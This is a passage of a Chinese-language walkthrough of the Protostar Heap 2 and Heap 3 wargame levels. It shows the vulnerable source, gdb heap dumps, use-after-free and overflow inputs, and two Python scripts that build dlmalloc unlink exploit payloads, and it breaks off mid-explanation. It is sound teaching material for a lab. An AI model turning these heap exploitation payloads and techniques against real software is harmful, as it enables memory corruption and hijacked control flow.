Protostar: Heap 2

This level examines what can happen when heap pointers are stale.

This level is completed when you see the “you have logged in already!” message.

This level is at `/opt/protostar/bin/heap2`.

Source Code


```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth {
  char name[32];
  int auth;
};

struct auth *auth;
char *service;

int main(int argc, char **argv)
{
  char line[128];

  while(1) {
    printf("[ auth = %p, service = %p ]\n", auth, service);

    if(fgets(line, sizeof(line), stdin) == NULL) break;

    if(strncmp(line, "auth ", 5) == 0) {
      auth = malloc(sizeof(auth));
      memset(auth, 0, sizeof(auth));
      if(strlen(line + 5) < 31) {
        strcpy(auth->name, line + 5);
      }
    }
    if(strncmp(line, "reset", 5) == 0) {
      free(auth);
    }
    if(strncmp(line, "service", 6) == 0) {
      service = strdup(line + 7);
    }
    if(strncmp(line, "login", 5) == 0) {
      if(auth->auth) {
        printf("you have logged in already!\n");
      } else {
        printf("please enter your password\n");
        }
      }
    }
}
```

攻击目标

使程序打印`you have logged in already!`。

攻击过程

```
# UFA方法
$ ./heap2
[ auth = (nil), service = (nil) ]
auth alice
[ auth = 0x804c008, service = (nil) ]
reset
[ auth = 0x804c008, service = (nil) ]
service 111
[ auth = 0x804c008, service = 0x804c008 ]
service 222
[ auth = 0x804c008, service = 0x804c018 ]
service 333
[ auth = 0x804c008, service = 0x804c028 ]
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c028 ]
```




```
root@protostar:/opt/protostar/bin# ./heap2
[ auth = (nil), service = (nil) ]
auth alice
[ auth = 0x804c008, service = (nil) ]
reset
[ auth = 0x804c008, service = (nil) ]
service 111
[ auth = 0x804c008, service = 0x804c008 ]
service 222
[ auth = 0x804c008, service = 0x804c018 ]
service 333
[ auth = 0x804c008, service = 0x804c028 ]
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c028 ]
```

原理分析

方法一：UFA

分析源码可知，如果程序正常运行，则源码从未修改`auth->auth`，程序不会输出`you have logged in already!`。


```
(gdb) r
[ auth = (nil), service = (nil) ]
auth alice
[ auth = 0x804c008, service = (nil) ]
^C
```



```
(gdb) r
Starting program: /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
auth alice
[ auth = 0x804c008, service = (nil) ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      ../sysdeps/unix/syscall-template.S: No such file or directory.
        in ../sysdeps/unix/syscall-template.S
Current language:  auto
The current source language is "auto; currently asm".
```

`auth`数据部分起始地址为0x804c008。


```
(gdb) info proc map # 查看堆起始地址
```



```
process 1767
cmdline = '/opt/protostar/bin/heap2'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/heap2'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x804b000     0x3000          0        /opt/protostar/bin/he
ap2
         0x804b000  0x804c000     0x1000     0x3000        /opt/protostar/bin/he
ap2
         0x804c000  0x804d000     0x1000          0           [heap]
        0xb7e96000 0xb7e97000     0x1000          0
        0xb7e97000 0xb7fd5000   0x13e000          0         /lib/libc-2.11.2.so
        0xb7fd5000 0xb7fd6000     0x1000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd6000 0xb7fd8000     0x2000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd8000 0xb7fd9000     0x1000   0x140000         /lib/libc-2.11.2.so
        0xb7fd9000 0xb7fdc000     0x3000          0
        0xb7fde000 0xb7fe2000     0x4000          0
        0xb7fe2000 0xb7fe3000     0x1000          0           [vdso]
        0xb7fe3000 0xb7ffe000    0x1b000          0         /lib/ld-2.11.2.so
        0xb7ffe000 0xb7fff000     0x1000    0x1a000         /lib/ld-2.11.2.so
        0xb7fff000 0xb8000000     0x1000    0x1b000         /lib/ld-2.11.2.so
        0xbffeb000 0xc0000000    0x15000          0           [stack]
```

堆起始地址为0x804c000。

```
(gdb) x/24wx 0x804c000 # 查看堆上内容 可以看到0x804c008处的auth->name = alice
```



```
(gdb) x/24wx 0x804c000
0x804c000:      0x00000000      0x00000011      0x63696c61      0x00000a65
0x804c010:      0x00000000      0x00000ff1      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000000      0x00000000      0x00000000
```


0x00000011表示`auth`块长度，最后一位为标识符，表示这一块是否free，所以本块长度为0x10 = 16B，前8B为head，后8B为数据。

```
auth = malloc(sizeof(auth));
```

源码中的这一行为`auth`分配一个指针大小的空间，4B。因为malloc有一个对齐机制，所以最终分配了8B。

继续执行程序。


```
(gdb) c
reset
[ auth = 0x804c008, service = (nil) ]
^C
(gdb) x/24wx 0x804c000
```



```
(gdb) c
Continuing.
reset
[ auth = 0x804c008, service = (nil) ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000:      0x00000000      0x00000011      0x00000000      0x00000a65
0x804c010:      0x00000000      0x00000ff1      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000000      0x00000000      0x00000000
```

可以看到0x804c008位置存储的alice被清空了。会有一些残留数据，但并不影响，对于堆管理器来说这一部分都是可用的。


```
(gdb) c
service 111
[ auth = 0x804c008, service = 0x804c008 ]
^C
(gdb) x/24wx 0x804c000
```



```
(gdb) c
Continuing.
service 111
[ auth = 0x804c008, service = 0x804c008 ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000:      0x00000000      0x00000011      0x31313120      0x0000000a
0x804c010:      0x00000000      0x00000ff1      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000000      0x00000000      0x00000000
```

可以看到，因为auth（struct auth *）指针仍然有效，指向地址0x804c008，但其对应的堆上的块已经被清空了，处于可用状态，所以现在堆管理器把这一块分配给了service 111 = " 111"。


```
(gdb) c
service 222
[ auth = 0x804c008, service = 0x804c018 ]
^C
(gdb) x/24wx 0x804c000
```



```
(gdb) c
Continuing.
service 222
[ auth = 0x804c008, service = 0x804c018 ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000:      0x00000000      0x00000011      0x31313120      0x0000000a
0x804c010:      0x00000000      0x00000011      0x32323220      0x0000000a
0x804c020:      0x00000000      0x00000fe1      0x00000000      0x00000000
0x804c030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000000      0x00000000      0x00000000
```

可以看到service 222 = " 222"的位置。


```
(gdb) c
service 333
[ auth = 0x804c008, service = 0x804c028 ]
^C
(gdb) x/24wx 0x804c000
```



```
(gdb) c
Continuing.
service 333
[ auth = 0x804c008, service = 0x804c028 ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000:      0x00000000      0x00000011      0x31313120      0x0000000a
0x804c010:      0x00000000      0x00000011      0x32323220      0x0000000a
0x804c020:      0x00000000      0x00000011      0x33333320      0x0000000a
0x804c030:      0x00000000      0x00000fd1      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000000      0x00000000      0x00000000
```

可以看到service 333 = " 333"的位置。

```
(gdb) c
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c028 ]
```




```
(gdb) c
Continuing.
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c028 ]
```

因为`auth`（struct auth *）指针依然有效，所以当利用它访问`auth->auth`时，它依然按照结构体的声明，将起始地址后32B视为`auth->name`（chat [32]），接下来（从0x804c028开始）的4B视为`auth->auth`（int）。当我们在堆上分配service 333（char*）即字符串" 333"时，它刚好覆盖在了被视为`auth->auth`的位置。所以可以使程序通过if校验，打印`you have logged in already!`。

这是一个典型的use-after-free漏洞，这类漏洞可能会造成程序逻辑上的错误，也可能造成内存信息的泄露，是一类非常危险的漏洞。

方法二：简单堆溢出

```
(gdb) r
[ auth = (nil), service = (nil) ]
auth alice
[ auth = 0x804c008, service = (nil) ]
service 1112222333344445
[ auth = 0x804c008, service = 0x804c018 ]
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c018 ]
^C
(gdb) x/24wx 0x804c000
```



```
Starting program: /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
auth alice
[ auth = 0x804c008, service = (nil) ]
service 1112222333344445
[ auth = 0x804c008, service = 0x804c018 ]
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c018 ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      ../sysdeps/unix/syscall-template.S: No such file or directory.
        in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000:      0x00000000      0x00000011      0x63696c61      0x00000a65
0x804c010:      0x00000000      0x00000019      0x31313120      0x32323232
0x804c020:      0x33333333      0x34343434      0x00000a35      0x00000fd9
0x804c030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000000      0x00000000      0x00000000
```

利用`auth`（struct auth *）指针访问`auth->auth`时，它按照结构体的声明，将起始地址（0x804c008）后32B视为`auth->name`（chat [32]），接下来（从0x804c028开始）的4B视为`auth->auth`（int）。而service（char*）被分配的空间从0x804c018开始，我们只需要将其赋值为16B以上，它就能覆盖到被视为`auth->auth`的位置，使程序通过if校验，打印`you have logged in already!`。

Protostar: Heap 3

This level introduces the Doug Lea Malloc (dlmalloc) and how heap meta data can be modified to change program execution.

This level is at `/opt/protostar/bin/heap3`.

Source Code


```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

void winner()
{
  printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
  char *a, *b, *c;

  a = malloc(32);
  b = malloc(32);
  c = malloc(32);

  strcpy(a, argv[1]);
  strcpy(b, argv[2]);
  strcpy(c, argv[3]);

  free(c);
  free(b);
  free(a);

  printf("dynamite failed?\n");
}
```

攻击目标

构造堆溢出，改变程序控制流，让`winner()`函数执行。


攻击过程

```
# 利用a的堆溢出
$ cat heap3_a.py
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3"
a += "A" * 22
a += "\xf8\xff\xff\xff"
a += "\xfc\xff\xff\xff"

b = "A" * 8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "C" * 4

print a + " " + b + " " + c
$ ./heap3 `python heap3_a.py`
that wasn't too bad now, was it? @ 1711920093
```



```
root@protostar:/opt/protostar/bin# cat heap3_a.py
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3"
a += "A" * 22
a += "\xf8\xff\xff\xff"
a += "\xfc\xff\xff\xff"

b = "A" * 8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "C" * 4

print a + " " + b + " " + c
root@protostar:/opt/protostar/bin# ./heap3 `python heap3_a.py`
that wasn't too bad now, was it? @ 1711920093
```


```
# 利用b的堆溢出
$ cat heap3_b.py
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3"

b = "A" * 32
b += "\xf8\xff\xff\xff"
b += "\xfc\xff\xff\xff"
b += "B" * 8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "C" * 4

print a + " " + b + " " + c
$ ./heap3 `python heap3_b.py`
that wasn't too bad now, was it? @ 1711920372
```



```
root@protostar:/opt/protostar/bin# cat heap3_b.py
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3"

b = "A" * 32
b += "\xf8\xff\xff\xff"
b += "\xfc\xff\xff\xff"
b += "B" * 8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "C" * 4

print a + " " + b + " " + c
root@protostar:/opt/protostar/bin# ./heap3 `python heap3_b.py`
that wasn't too bad now, was it? @ 1711920372
```


原理分析：unlink

- malloc()：一个由标准C库提供的在堆（heap）上动态分配管理内存的函数。
- chunk：malloc()创建和管理的一个个内存块；
  - 用户使用中的叫做 allocated chunk；
  - 被用户释放，处于空闲的叫做 free chunk。




- bin：组织管理 free chunk 的双向链表。
- unlink：把一个 free chunk 从所在 bin 中删除的过程。

malloc()与free()的原理如下图所示：



```
a = malloc(128)
b = malloc(128)
c = malloc(128)
d = malloc(128)
e = malloc(128)
f = malloc(128)

free(b)
free(e)
free(d)
```

当释放d时，因为，会发生以下操作：

